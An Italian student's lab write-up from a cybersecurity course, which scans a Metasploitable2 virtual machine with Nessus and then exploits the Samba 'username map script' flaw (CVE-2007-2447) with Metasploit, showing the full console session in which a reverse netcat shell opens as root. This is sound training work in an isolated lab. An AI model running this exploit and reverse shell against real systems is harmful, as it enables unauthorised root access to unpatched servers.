
BW II - S8/L3 - 17 aprile 2024 - Gianmarco Mazzoni

Il codice fornito nella consegna serve a riordinare un numero fisso di variabili di tipo intero, in questo caso 10, tutti forniti in Input dall'Utente. Dopo l'inserimento un ciclo mostra in ordine di inserimento i dati disponibili, per poi ordinarli in ordine crescente e stamparli in output.
Eseguiamo una prova compilando ed eseguendo il codice.



Il codice funziona correttamente.
Cerchiamo di ottenere un errore di segmentazione, modificandolo. (Link al codice)


Compiliamo il tutto ed eseguiamo.



BW II - S8/L4 - 18 aprile 2024 - Gianmarco Mazzoni


Configurazione di rete delle due macchine virtuali:
Kali: **`192.168.75.100/24`**
Meta2: **`192.168.75.150/24`**

Seguendo questa indicazione, cambio i valori ed eseguo ifconfig e un ping tra di loro per verificare che tutto sia corretto.




Le macchine pingano tra loro, quindi possiamo procedere.

Seguiamo le procedure indicate nella consegna, quindi logghiamo con Nessus ed eseguiamo una scansione Basic e una scansione delle porte.




La scansione Basic in corso.

Seguono i report.




Port Scan Report



Basic Vulnerabilities Report

Possiamo notare che la porta 445 è scoperta, e che possiamo sfruttare la vulnerabilità Badlock di Samba, per eseguire del codice sulla macchina obiettivo.



Da questo report posso confermare la possibilità di exploitare tramite usermap Samba, che non è stato aggiornato e ci darà l'occasione di eseguire del codice sulla macchina target.

Ricerca dell'exploit.

```
msf6 > info 0

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   139              yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulnerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands.

  No authentication is needed to exploit this vulnerability since
  this option is used to map usernames prior to authentication!

References:
  https://nvd.nist.gov/vuln/detail/CVE-2007-2447
  OSVDB (34700)
  http://www.securityfocus.com/bid/23972
  http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
  http://samba.org/samba/security/CVE-2007-2447.html


View the full module info with the info -d command.

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
```

Informazioni dell'exploit.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set lport 4455
lport => 4455
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.150
rhosts => 192.168.75.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > exploit
```

Impostazione ed esecuzione dell'exploit.

```
[*] Started reverse TCP handler on 192.168.75.100:4455
[*] Command shell session 1 opened (192.168.75.100:4455 → 192.168.75.150:44265) at 2024-04-18 05:13:46 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
sonounacartella
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:81:71:8e
          inet addr:192.168.75.150  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:718e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104640 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98807 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8886123 (8.4 MB)  TX bytes:7067755 (6.7 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:288710 (281.9 KB)  TX bytes:288710 (281.9 KB)
```

Esecuzione dei comandi, sono indicati in blu.


Dopo essere entrati, terminiamo la sessione con Ctrl+C, e premiamo “**y**” e invio.

```
^C
Abort session 1? [y/N]  y

[*] 192.168.75.150 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(multi/samba/usermap_script) >
```


Uscita dalla sessione.

BW II - S8/L5 - 19 aprile 2024 - Gianmarco Mazzoni

